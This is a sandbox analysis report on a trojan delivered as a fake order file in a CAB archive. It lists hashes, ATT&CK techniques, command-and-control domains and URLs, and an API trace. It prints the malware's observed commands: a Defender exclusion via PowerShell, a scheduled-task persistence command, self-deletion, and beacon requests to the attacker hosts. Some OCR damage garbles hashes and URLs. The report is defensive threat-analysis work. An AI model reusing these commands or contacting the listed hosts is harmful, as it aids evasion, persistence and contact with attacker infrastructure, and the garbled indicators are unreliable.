

Sandbox Analysis Report

Analysis Overview

Generated time:	2023/01/09 16:13:42 +00:00				
Submitter:	Manual Submission				
Overall risk level	High risk The object exhib	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.			
Detections	TROJ_GEN.R002C0DA723	TROJ_GEN.R002C0DA723			
Exploited vulnerabilities	-				
Analyzed objects	Microsoft Cabinet file	licrosoft Cabinet file 1 - GBO-98 BX074987 ORDER.cab 7A20D9DEB17E2FA73CA5971BE7D2B825856D7C0B			
	MSIL Portable executable	1.1 - GBO-98 BX074987 ORDER.exe	F86EAEBD38A8917D194356C4B044CFF2AB776AFB		

Analysis Environments

	win7	win10
Anti-security, self-preservation	✓	✓
Autostart or other system reconfiguration	✓	✓
Deception, social engineering		
File drop, download, sharing, or replication	✓	~
Hijack, redirection, or data theft	✓	✓
Malformed, defective, or with known malware traits	✓	~
Process, service, or memory object change	✓	✓
Rootkit, cloaking	✓	~
Suspicious network or messaging activity	✓	

win7

Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	TROJ_GEN.R002C0DA723
Exploited vulnerabilities	
Network connection	Management

▼ Object 1 - GBO-98 BX074987 ORDER.cab (Microsoft Cabinet file)

File name	GBO-98 BX074987 ORDER.cab
File type	Microsoft Cabinet file
SHA-1	7A20D9DEB17E2FA73CA5971BE7D2B825856D7C0B
SHA-256	13E75FC51BE01E7B693D27E7CE2BE492C43542C3087EED899291657990A0B38 5
MD5	6B9057B0C800231BA230DC3149F1E6D6
TLSH	-
Size	549952 byte(s)

Risk Level	Unrated
Detection	-
Exploited vulnerabilities	-

▼ Object 1.1 - GBO-98 BX074987 ORDER.exe (MSIL Portable executable)

File name	GBO-98 BX074987 ORDER.exe
File type	MSIL Portable executable
SHA-1	F86EAEBD38A8917D194356C4B044CFF2AB776AFB
SHA-256	2CA4E89C22DF33515631FB4182B895CC33923DC6E3078692F2A11CFCAAFB16F F
MD5	F73632E9BA41C771C8EC6C769FBA7A7E
TLSH	-
Size	660992 byte(s)

Risk Level	High risk
Detection	TROJ_GEN.R002C0DA723
Exploited vulnerabilities	-
Threat Characteristics	Anti-security, self-preservation (5) Autostart or other system reconfiguration (3) File drop, download, sharing, or replication (10) Hijack, redirection, or data theft (14) Malformed, defective, or with known malware traits (4) Process, service, or memory object change (14) Rootkit, cloaking (1) Suspicious network or messaging activity (20)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Execution	Scheduled Task	Characteristics: 1 Characteristics: 1
	Command-Line Interface	Characteristics: 1
	PowerShell	Characteristics: 1
	Execution through API	Characteristics: 1
Persistence	Scheduled Task	Characteristics: 1 Characteristics: 1
	Hidden Files and Directories	Characteristics: 1
Privilege Escalation	Scheduled Task	Characteristics: 1 Characteristics: 1
	Process Injection	Characteristics: 1, 2 Characteristics: 1
	Access Token Manipulation	Characteristics: 1, 2
Defense Evasion	Software Packing	Characteristics: 1
	Process Injection	Characteristics: 1, 2 Characteristics: 1
	Process Hollowing	Characteristics: 1
	File Deletion	Characteristics: 1, 2
	Access Token Manipulation	Characteristics: 1, 2
	Deobfuscate/Decode Files or Information	Characteristics: 1
	Hidden Files and Directories	Characteristics: 1
Discovery	Application Window Discovery	Characteristics: 1, 2, 3
	Process Discovery	Characteristics: 1, 2
	System Information Discovery	■ ■ Characteristics: 1, 2, 3, 4, 5, 6, 7
	File and Directory Discovery	Characteristics: 1, 2, 3, 4
Command and Control	Commonly Used Port	Characteristics: 1, 2, 3
	Standard Application Layer Protocol	Characteristics: 1, 2, 3

@ ATT&CK $^{\text{\tiny{TM}}}$ is a trademark of The MITRE Corporation.

▼ Notable Threat Characteristics

▼ Anti-security, self-preservation (5)

Characteristic	Significance	Details
Attempts to evade detection and analysis	•	Process ID: 3652 Info: Delays execution
Attempts to evade detection and analysis	•	Process ID: 1692 Info: Delays execution
Attempts to detect active running processes	•	Process ID: 3940 Info: enum processes
Attempts to detect active running processes	•	Process ID: 3856 Info: enum processes
Uses suspicious packer		File Name: %WorkingDir%\GBO-98 BX074987 ORDER.exe Packer: UNKNOWN

▼ Autostart or other system reconfiguration (3)

Characteristic	Significance	Details
Adds scheduled task to automatically run at startup		%windir%\system32\Tasks\Updates\VDvSJeNUIJdSZj
Adds scheduled task to automatically run at startup		Updates\VDvSJeNUIJdSZj /XML
Modifies file that can be used to infect systems		%APPDATA%\VDvSJeNUIJdSZj.exe

▼ File drop, download, sharing, or replication (10)

Characteristic	Significance	Details
Drops executable during installation	•••	Dropping Process ID: 3856 File: %APPDATA%\VDvSJeNUIJdSZj.exe Type: VSDT_EXE_MSIL
Executes dropped file		%TEMP%\tmpDA7.tmp"
Executes dropped file		File: %APPDATA%\VDvSJeNUIJdSZj.exe Shell Command: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPr eference -ExclusionPath "%APPDATA%\VDvSJeNUIJdSZj.exe"
Executes dropped file	•••	File: \(\text{\text{windir}\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
Executes dropped file		File: %TEMP%\tmpDA7.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\VDvSJeNUIJdSZj" /XML "%TEMP%\tmpDA 7.tmp"
Creates multiple copies of a file		%APPDATA%\VDvSJeNUIJdSZj.exe
Copies self		File is copied from %WorkingDir%\GBO-98 BX074987 ORDER.exe to %APPDATA%\VDvSJeNUIJdSZj.exe
Deletes self to remove traces of the infection		%WorkingDir%IGBO-98 BX074987 ORDER.exe
Deletes file to compromise the system or to remove traces of the infection	•••	Process ID: 4092 File: %WorkingDir%\GBO-98 BX074987 ORDER.exe Type: VSDT_EXE_MSIL
Deletes file to compromise the system or to remove traces of the infection		Process ID: 3856 File: %TEMP%\tmpDA7.tmp Type: VSDT_TEXT_HTML

▼ Hijack, redirection, or data theft (14)

Characteristic	Significance	Details
executes commands or uses API to obtain system information	•==	Process ID: 1692 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	•••	Process ID: 3940 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	•••	Process ID: 3856 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	•••	Process ID: 1692 Info: Obtains listing of open application windows
Executes commands or uses API to obtain system information	•==	Process ID: 3812 Info: Obtains listing of open application windows
Executes commands or uses API to obtain system information		Process ID: 3856 Info: Obtains listing of open application windows
Executes commands or uses API to obtain system information		Process ID: 3736 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information		Process ID: 4092 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information		Process ID: 3940 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information		Process ID: 3856 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	•••	Process ID: 3812 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	•••	Process ID: 1692 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	•••	Process ID: 3940 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	•	Process ID: 3856 Info: Obtains system version from API result

▼ Malformed, defective, or with known malware traits (4)

Characteristic	Significance	Details
Detected as obfuscated script	•==	File: GBO-98 BX074987 ORDER.exe SHA1: F86EAEBD38A8917D194356C4B044CFF2AB776AFB
Detected as probable malware	•••	Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92
Drops probable malware	•••	Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 File Name: VDvSJeNUJdSZj.exe SHA1: F86EAEBD38A8917D194356C4B044CFF2AB776AFB Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92
Rare executable file		Global Detections: 0

▼ Process, service, or memory object change (14)

Characteristic	Significance	Details
Escalates process privileges to gain a higher level of access		Process ID: 1692 Info: Obtains system level privileges
Escalates process privileges to gain a higher level of access	•	Process ID: 3940 Info: Obtains system level privileges
Creates command line process		Process ID: 4092 Image Path: %windir%\System32\cmd.exe /c del "%WorkingDir%\GBO-98 BX074987 ORDER.exe"
Creates process in system directory	•	Process ID: 4068 Image Path: %windir%\System32\control.exe
Creates process in system directory		Process ID: 3964 Image Path: %windir%\System32\schtasks.exe /Create /TN Updates\VDvSJeNUIJdSZj /XML %TEMP%\tmpDA7.tmp
Creates process in system directory		Process ID: 3940 Image Path: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath %APPDATA%\VDvSJeNUIJdSZj.exe
Resides in memory to evade detection	•••	Injecting Process ID: 3856 Injected API: SetThreadContext Target Process ID: 4036 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe
Resides in memory to evade detection	•••	Injecting Process ID: 3856 Injected API: WriteProcessMemory Target Process ID: 4036 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe
Resides in memory to evade detection	•••	Injecting Process ID: 3856 Target Process ID: 4036 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Injected Address: 0x0
Resides in memory to evade detection	•••	Injecting Process ID: 3856 Target Process ID: 4036 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Injected Content: UEt.V.u.P.E.PV
Resides in memory to evade detection	•••	Injecting Process ID: 3856 Target Process ID: 4036 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Injected Content: MZER.
Creates process		Process ID: 4036 Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe
Creates process		Process ID: 3856 Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Shell Command:
Injects memory with dropped files	•••	Injecting Process ID: 3856 Target Process ID: 4036 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe File: MZER.

▼ Rootkit, cloaking (1)

Characteristic	Significance	Details
Hides file to evade detection		File: %APPDATA%\VDvSJeNUIJdSZj.exe

▼ Suspicious network or messaging activity (20)

Characteristic	Significance	Details
Attempts to connect to suspicious host		www.treesandstarsoracle.com
Attempts to connect to suspicious host		www.ifealafia.com
Attempts to connect to suspicious host		www.ttvip-13.net
Attempts to connect to suspicious host		www.achivego.site
Attempts to connect to suspicious host		www.treesandstarsoracle.com
Attempts to connect to suspicious URL	•	http://www.achivego.siter/9r5/?GVK=yqW5GYJ3hE/Sjg3i4EqJJ4yAjShUbPIZPjdVuJ1KOrn/hWkwngcfHWN+gw0RnPmF+rf/KH/kZfJ+2mZnoYs=&3f9=ZIM0 DHTPPje
Attempts to connect to suspicious URL	•	http://www.ttvip-13.net/f9r5/?GVK=rWINOng/7JdrtjwCdL7UosJewyFsJc7rpz7EJg+S8pPW3Y4Q/eWPa+WshSu3amx4qgVdCAnrZdl1WuWUmOA=&3f9=ZlM0DHTPPje
Attempts to connect to suspicious URL	•	http://www.ifealafia.com/f9r5/?GVK=HWLWQM8maHNaJz0C9m8r+VYFptNn8wt+FnSrAWY7ufv3byEpjEDFpXlVMldnVwv7iH1mAZgeaDaUF9+jvPE=&3f9=ZIM0DHTPPje
Connects to remote URL or IP address	•••	Connection: 57.128.150.56:80 Content: GET /f9r5/?GVK=HWLWQM8maHNaJz0C9m8r+VYFptlNn8wt+FnSrAWY7ufv3byEpjEDFpXIVMIdnVwv7lH1mAZgeaDaUF9+jvPE=&3f9=ZIM0DHT PPje HTTP/1.1\r\nHost: www.ifealafia.com\r\nConnection: close\r\n
Connects to remote URL or IP address	•••	Connection: 162.255.119.239:80 Content: GET /f9r5/?GVK=rWINOng/7JdrtjwCdL7UosJewyFsJc7rpz7EJg+S8pPW3Y4Q/eWPa+WshSu3amx4qgVdCAnrZdl1WuWUmOA=&3f9=ZIM0DHTP Pje HTTP/1.1\nHost: www.ttvip-13.netlvlnConnection: close\n'n
Connects to remote URL or IP address	•••	Connection: 67.223.117.3:80 Content: GET /f9r5/?GVK=yqW5GYJ3hE/Sjg3i4EqJJ4yAjShUbPIZPjdVuJ1KOrn/hWkwngcfHWN+gw0RnPmF+rf/KH/kZfJ+2mZnoYs=&3f9=ZIM0DHTPPje HTTP/1.1\r\nHost: www.achivego.site\r\nConnection: close\r\n
Connects to remote URL or IP address	•••	Connection: 57.128.150.56:80 Content: GET /f9r5/?GVK=HWLWQM8maHNaJz0C9m8r+VYFptNn8wt+FnSrAWY7ufv3byEpjEDFpXIVMIdnVwv7lH1mAZgeaDaUF9+jvPE=&3f9=ZIM0DHT PPje HTTP/1.1\r\nHost: www.ifealafia.com\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	•••	Connection: 162.255.119.239:80 Content: GET //9r5/?GVK=rWINOng/7JdrtjwCdL7UosJewyFsJc7rpz7EJg+S8pPW3Y4Q/eWPa+WshSu3amx4qgVdCAnrZdl1WuWUmOA=&3f9=ZIM0DHTP Pje HTTP/1.1\r\nHost: www.ttvip-13.nettr\nConnection: close\r\n\r\n
Connects to remote URL or IP address	•••	Connection: www.treesandstarsoracle.com:80 Content: GET /f9r5/?GVK=Jt3ZQ1PVhjsuEp883mw5FZiIUMvBj210LNF24VT5SfTi6FjebrvnIfSW0PT8HSXDxE78H/qqzhP8z/S0Grk=&3f9=ZIM0DHTPPje H TTP/1.1\r\nHost: www.treesandstarsoracle.com\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	•••	Connection: 67.223.117.3:80 Content: GET //9r5/?GVK=yqW5GYJ3hE/Sjg3i4EqJJ4yAjShUbPIZPjdVuJ1KOrn/hWkwngcfHWN+gw0RnPmF+rf/KH/kZfJ+2mZnoYs=&3f9=ZIM0DHTPPje HTTP/1.1\vinHost: www.achivego.sitelv\nConnection: close\vin\vin
Queries DNS server	•==	www.ifealafia.com
Queries DNS server	•••	www.ttvip-13.net
Queries DNS server	•••	www.treesandstarsoracle.com
Queries DNS server		www.achivego.site
Listens on port		0.0.0.049183

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ocsp.digicert.com	72.21.91.29	53	-	No risk	-	GBO-98 BX074987 ORDER.exe
www.treesandstarsoracle.com	-	53	-	-	-	GBO-98 BX074987 ORDER.exe
iecvlist.microsoft.com	72.21.81.200	53	-	No risk	-	GBO-98 BX074987 ORDER.exe
www.ifealafia.com	57.128.150.56	53	-	-	-	GBO-98 BX074987 ORDER.exe
r20swj13mr.microsoft.com	72.21.81.200	53	-	No risk	-	GBO-98 BX074987 ORDER.exe
dns.msftncsi.com	131.107.255.255	53	-	No risk	-	GBO-98 BX074987 ORDER.exe
ctldl.windowsupdate.com	72.21.81.240	53	-	No risk	-	GBO-98 BX074987 ORDER.exe
www.ttvip-13.net	162.255.119.239	53	-	-	-	GBO-98 BX074987 ORDER.exe
www.achivego.site	67.223.117.3	53	-	-	-	GBO-98 BX074987 ORDER.exe
www.bing.com	13.107.21.200	53	-	No risk	-	GBO-98 BX074987 ORDER.exe
api.bing.com	13.107.5.80	53	-	No risk	-	GBO-98 BX074987 ORDER.exe
www.ifealafia.com	57.128.150.56	80	-	-	-	GBO-98 BX074987 ORDER.exe
www.treesandstarsoracle.com	-	80	-	-	-	GBO-98 BX074987 ORDER.exe
www.achivego.site	67.223.117.3	80	-	-	-	GBO-98 BX074987 ORDER.exe
ctldl.windowsupdate.com	72.21.81.240	80	-	-	-	GBO-98 BX074987 ORDER.exe
ocsp.digicert.com	72.21.91.29	80	-	-	-	GBO-98 BX074987 ORDER.exe
www.ttvip-13.net	162.255.119.239	80	-	-	-	GBO-98 BX074987 ORDER.exe
iecvlist.microsoft.com	72.21.81.200	443	-	-	-	GBO-98 BX074987 ORDER.exe

URL	Site Category	Risk Level	Threat	Accessed By
http://ocsp.digicert.com/MFEwTzBNMEswSTAJB gUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh% 2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDI7i90 VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D	Computers / Internet Cloud Applications	No risk	-	GBO-98 BX074987 ORDER.exe
https://iecvlist.microsoft.com/ie11blocklist/140174 6408/versionlist.xml	Business / Economy Computers / Internet Cloud Applications	No risk	-	GBO-98 BX074987 ORDER.exe
http://www.achivego.site/f9r5/?GVK=yqW5GYJ3h E/Sjg3i4EqJJ4yAjShUbPlZPjdVuJ1KOrn/hWkwn gcfHWN+gw0RnPmF+rf/KH/kZfJ+2mZnoYs=8.3f9 =ZIM0DHTPPje	Newly Observed Domain	-	-	GBO-98 BX074987 ORDER.exe
http://www.ttvip-13.net/f9r5/?GVK=rWINOng/7Jdrt jwCdL7UosJewyFsJc7rpz7EJg+S8pPW3Y4Q/eW Pa+WshSu3amx4qgVdCAnrZdI1WuWUmOA=&3 f9=ZIM0DHTPPje	Newly Observed Domain	-	-	GBO-98 BX074987 ORDER.exe
http://www.ifealafia.com/f9r5/?GVK=HWLWQM8 maHNaJz0C9m8r+VYFptNn8wt+FnSrAWY7ufv3 byEpjEDFpXIVMIdnVwv7IH1mAZgeaDaUF9+jvP E=83f9=ZIM0DHTPPje	Newly Observed Domain	-	-	GBO-98 BX074987 ORDER.exe
http://ctldl.windowsupdate.com/msdownload/upda te/v3/static/trustedr/en/disallowedcertstl.cab?47a 4fbb6401d98b4	Computers / Internet	No risk	-	GBO-98 BX074987 ORDER.exe

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
VDvSJeNUIJdSZj.exe	Low	TROJ_GEN.R002C0DA723	Drops probable malware	-	660992	F86EAEBD38A8917D194356C4B044CFF2AB 776AFB
PJLEQ77QSM3C94QZZN59.tem	No risk	-	-	-	8016	DF6CA0527C7A1E22CACC35608C6A48C0A 13A45AF
d93f411851d7c929.customDestin ations-ms~RF1c87f4.TMP	No risk	-	-	-	8016	138BBB6356079FC92C29F1B6FB07E4CBE4 8E76F3
d93f411851d7c929.customDestin ations-ms	No risk	-	-	-	8016	DF6CA0527C7A1E22CACC35608C6A48C0A 13A45AF
GDIPFONTCACHEV1.DAT	No risk	-	-	-	149896	6317E3C39418903DA4FD4BC8FF30DEDD47 9F7B8D
tmpDA7.tmp	No risk	-	-	-	1618	1F3A9C9CA5A3F1C891AB6D960C6497BDC E792E6F
VDvSJeNUIJdSZ	No risk	-	-	-	3330	AF37FA9289C6B05E4865893AB8B55258222 E9681

▼ Suspicious Objects

Туре	Object	Risk Level
URL	http://www.ttvip-13.net.80/f9r5/?GVK=rWINOng/7JdrtjwCdL7UosJewyFsJc7rpz7EJg+S8pPW3Y4Q/eWPa+WshSu3amx4ggVdCAnrZdl1WuWUmOA=&3f9=ZlM0DHTPPje	Medium
Domain	www.ifealafia.com	Medium
URL	http://www.ifealafia.com:80/f9r5/?GVK=HWLWQM8maHNaJz0C9m8r+VYFptNn8wt+FnSrAWY7ufv3byEpjEDFpXiVMldnVwv7iH1mAZgeaDaUF9+jvPE=&3f9 =ZIM0DHTPPje	Medium
Domain	www.treesandstarsoracle.com	Medium
Domain	www.ttvip-13.net	Medium
Domain	www.achivego.site	Medium
File (SHA1)	F86EAEBD38A8917D194356C4B044CFF2AB776AFB	High
URL	http://www.achivego.site:80/f9r5/?GVK=yqW5GYJ3hE/Sjg3i4EqJJ4yAjShUbPIZPjdVuJ1KOrn/hWkwngcfHWN+gw0RnPmF+rf/KH/kZfJ+2mZnoYs=83f9=ZIM0 DHTPPje	Medium

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host www.treesandstarsoracle.com		
Detection	Threat Characteristic: Attempts to connect to suspicious host www.ifealafia.com		
Detection	Threat Characteristic: Attempts to connect to suspicious host www.ttvip-13.net		
Detection	Threat Characteristic: Attempts to connect to suspicious host www.achivego.site		
Detection	Threat Characteristic: Attempts to connect to suspicious host www.treesandstarsoracle.com		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://www.achivego.site/f9r5/?GVK=yqW5GYJ3hE/Sjg3l4EqJJ4yAjShUbPlZPjdVuJ1KOrn/hWkwngcfHWN+gw0RnPmF+rf/KH/kZfJ+2mZnoYs=&3f9=ZIM0DH TPPje		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://www.ttvip-13.net/f9r5/?GVK=rWINOng/7JdrtjwCdL7UosJewyFsJc7rpz7EJg+S8pPW3Y4Q/eWPa+WshSu3amx4qgVdCAnrZdl1WuWUmOA=&3f9=ZIM0 DHTPPje		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://www.ifealafia.com/f9r5/?GVK=HWLWQM8maHNaJz0C9m8r+VYFptNn8wt+FnSrAWY7ufv3byEpjEDFpXIVMIdnVwv7iH1mAZgeaDaUF9+jvPE=&3f9=ZI M0DHTPPje		

Detection	Threat Characteristic: Detected as probable malware Source: ATSE	
	Detection Name: TROJ_GEN.R002C0DA723	
	Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92	
Detection	Threat Characteristic: Drops probable malware	
Detection	Source: ATSE	
	Detection Name: TROJ_GEN.R002C0DA723 File Name: VDvSJeNUIJdSZj.exe	
	SHA1: F86EAEBD38A8917D194356C4B044CFF2AB776AFB	
	Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92	
Detection	Threat Characteristic: Rare executable file	
Betedion	Global Detections: 0	
Detection	Threat Characteristic: Uses suspicious packer	
	File Name: %WorkingDir%\GBO-98 BX074987 ORDER.exe Packer: UNKNOWN	
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 1ceef0, 0, 0, 0) Return: 3d6f20	3856
Detection	Threat Characteristic: Executes commands or uses API to obtain system information	
	Process ID: 3856	
0.1151	Info: Obtains file or directory info from API result	0050
Call Filesystem API	API Name: FindNextFileW Args: (3d6/20, 1ceef0) Return: 1	3856
Call System API Detection	API Name: GetVersionExA Args: (4240a0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information	3856
Detection	Process ID: 3856	
	Info: Obtains system version from API result	
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, 1cebe8, 0, 0, 0) Return: 3d7420	3856
Call System API	API Name: CryptExportKey Args: (3d7660, 0, 6, 0, 0, 1cbc88) Return: 1	3856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\Nativelmages_v4.0.30319_32\System.Core*, 0, 1ca4e8, 0, 0, 0) Return: 3d77e0	3856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System*, 0, 1c9b90, 0, 0, 0) Return: 3d78a0	3856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\dagger^*, 0, 1cacc8, 0, 0, 0) Return: 3d7b60	3856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\SMDiagnostics*, 0, 1cbf50, 0, 0, 0) Return: 47cfe0	3856
Call Filesystem API	API Name: FindNextFileW Args: (47cfe0, 1cbf50) Return: 1	3856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Xml\ft^*, 0, 1cb680, 0, 0, 0) Return: 47cfe0	3856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Servd1dec626#*, 0, 1cbf38, 0, 0, 0) Return: 47cfe0	3856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Configuration*, 0, 1cb770, 0, 0, 0) Return: 47d1a0	3856
Call Filesystem API	API Name: FindNextFileW Args: (47d1a0, 1cb770) Return: 1	3856
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2c4	3856
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 3856	
	Info: enum processes	
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2cc	3856
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2d4	3856
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2dc	3856
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2e4	3856
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2ec	3856
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2f4	3856
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2fc	3856
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 304	3856
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 30c	3856
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 314	3856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\Nativelmages_v4.0.30319_32\System.Windows.Forms*, 0, 1cb3b8, 0, 0, 0) Return: 47d360	3856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\Nativelmages_v4.0.30319_32\System.Drawing*, 0, 1caa60, 0, 0, 0) Return: 47d420	3856
Call System API	API Name: GetVersionExA Args: (1cdd5c) Return: 1	3856
Call System API	API Name: GetVersionExA Args: (73b334f0) Return: 1	3856
Add File Call Filesystem API	Path: %LOCALAPPDATA%\GDIPFONTCACHEV1.DAT Type: VSDT_COM_DOS API Name: FindEirstFileEvW Arns: / %windir%\assamb\w\Nativalmanas. vd 0.30319. 32\Mirrosoft \V9921a851tft* 0.1cah88.0.0.0.\Return: 474660	3856
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#*, 0, 1cab68, 0, 0, 0) Return: 47d660 API Name: FindNextFileW Args: (47d660, 1cab68) Return: 1	3856 3856
Call System API	APT Name: Pintonextrillew Args: (470000, 1cabob) Return: 1 API Name: System.Convert::FromBase64String Args: (H4sIAAAAAAAEAO29B2AcSZYJJi9tynt/SvVK1+B0oQiAYBMk2JBAEOzBiM3mkuwdaUcjKasqgcplVm	3856
0,00	VdZhZAZO2dvPfee++999577733ujudTif33/8/XGZkAW22zkra) Return: 1F8B08000000000	3000
Detection	Threat Characteristic: Detected as obfuscated script	
	File: GBO-98 BX074987 ORDER.exe SHA1: F86EAEBD38A8917D194356C4B044CFF2AB776AFB	
Call System API	SHA1: F86EAEBD38A891/D194356C4B044CFF2AB7/6AFB API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0	3856
Call System API	API Name: System.Reliection.Assembly::Load Args: (4U5A90U0) Return: 0 API Name: System.Convert::FromBase64String Args: (VHJhbnNhY3Rpb25hbEiP) Return: 5472616E73616374	3856
Call System API	API Name: System.Convert::Frombaseo4string Args: (VHJnonivint SRpb2shbEir) Return: 0472616E73616374 API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0	3856
Add File	Path: %APPDATA%\VDvSJeNUIJdSZj.exe Type: VSDT_EXE_MSIL	3856
Detection	Threat Characteristic: Drops executable during installation	
	Dropping Process ID: 3856	
	File: %APPDATA%\/DvSJeNUIJdSZj.exe Type: VSDT_EXE_MSIL	
Detection	Threat Characteristic: Creates multiple copies of a file	
	%APPDATA%\VDvSJeNUIJdSZj.exe	
Detection	Threat Characteristic: Copies self	
	File is copied from %WorkingDir%\GBO-98 BX074987 ORDER.exe to %APPDATA%\VDvSJeNUIJdSZj.exe	
Write File	Path: %APPDATA%\VDvSJeNUIJdSZj.exe Type: VSDT_EXE_MSIL	3856
Detection	Threat Characteristic: Modifies file that can be used to infect systems %APPDATA%IVDvSJeNUIJdSZj.exe	
Call Filesystem API	API Name: CopyFileExW Args: (%WorkingDir%\GBO-98 BX074987 ORDER.exe, %APPDATA%\VDvSJeNUIJdSZj.exe, 0, 0, 0, 1) Return: 1	3856
Call Filesystem API Detection	API Name: CopyFileExW Args: (%WorkingDir%\GBO-98 BX074987 ORDER.exe, %APPDATA%\VDvSJeNUIJdSZj.exe, 0, 0, 0, 1) Return: 1 Threat Characteristic: Hides file to evade detection	3856

Call Contagn ADI	ADI New Contra County France (Adicio Accord Discharge Arich (Adicio Adicio Adic		2050
Call System API	API Name: System.Convert::FromBase64String Args: (PD94bWwgdmVyc2lvbj0iMS4wliBlbmNvZGluZz0iVVRGLTE2lj8+CjxUYXNrlHZlcnNpb249ljEuMilgeG1 sbnM9lmh0dHA6Ly9zY2hlbWFzLm1pY3Jvc29mdC5jb20v) Return: 3C3F786D6C207665		3856
Call System API	API Name: GetVersionExA Args: (76c81230) Return: 1		3856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		3856
Detection	Threat Characteristic: Executes commands or uses API to obtain system information		
	Process ID: 3856 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		3856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		3856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\System32\WindowsPowerShell\v1.0\powershell.*, 0, 5b4f2c0, 0, 0, 0) Return: 5089af0		3856
Call Filesystem API	API Name: FindNextFileW Args: (5089af0, 5b4f2c0) Return: 0		3856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		3856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		3856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		3856
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca		3856
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3856 Info: Obtains listing of open application windows		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		3856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		3856
Call Thread API	API Name: NtResumeThread Args: (Process:3940,) Return: ?		3856
Call System API	API Name: evtchann.SendEvent Args: (e), pid[3940], ppid[3856) Return: 1		3856
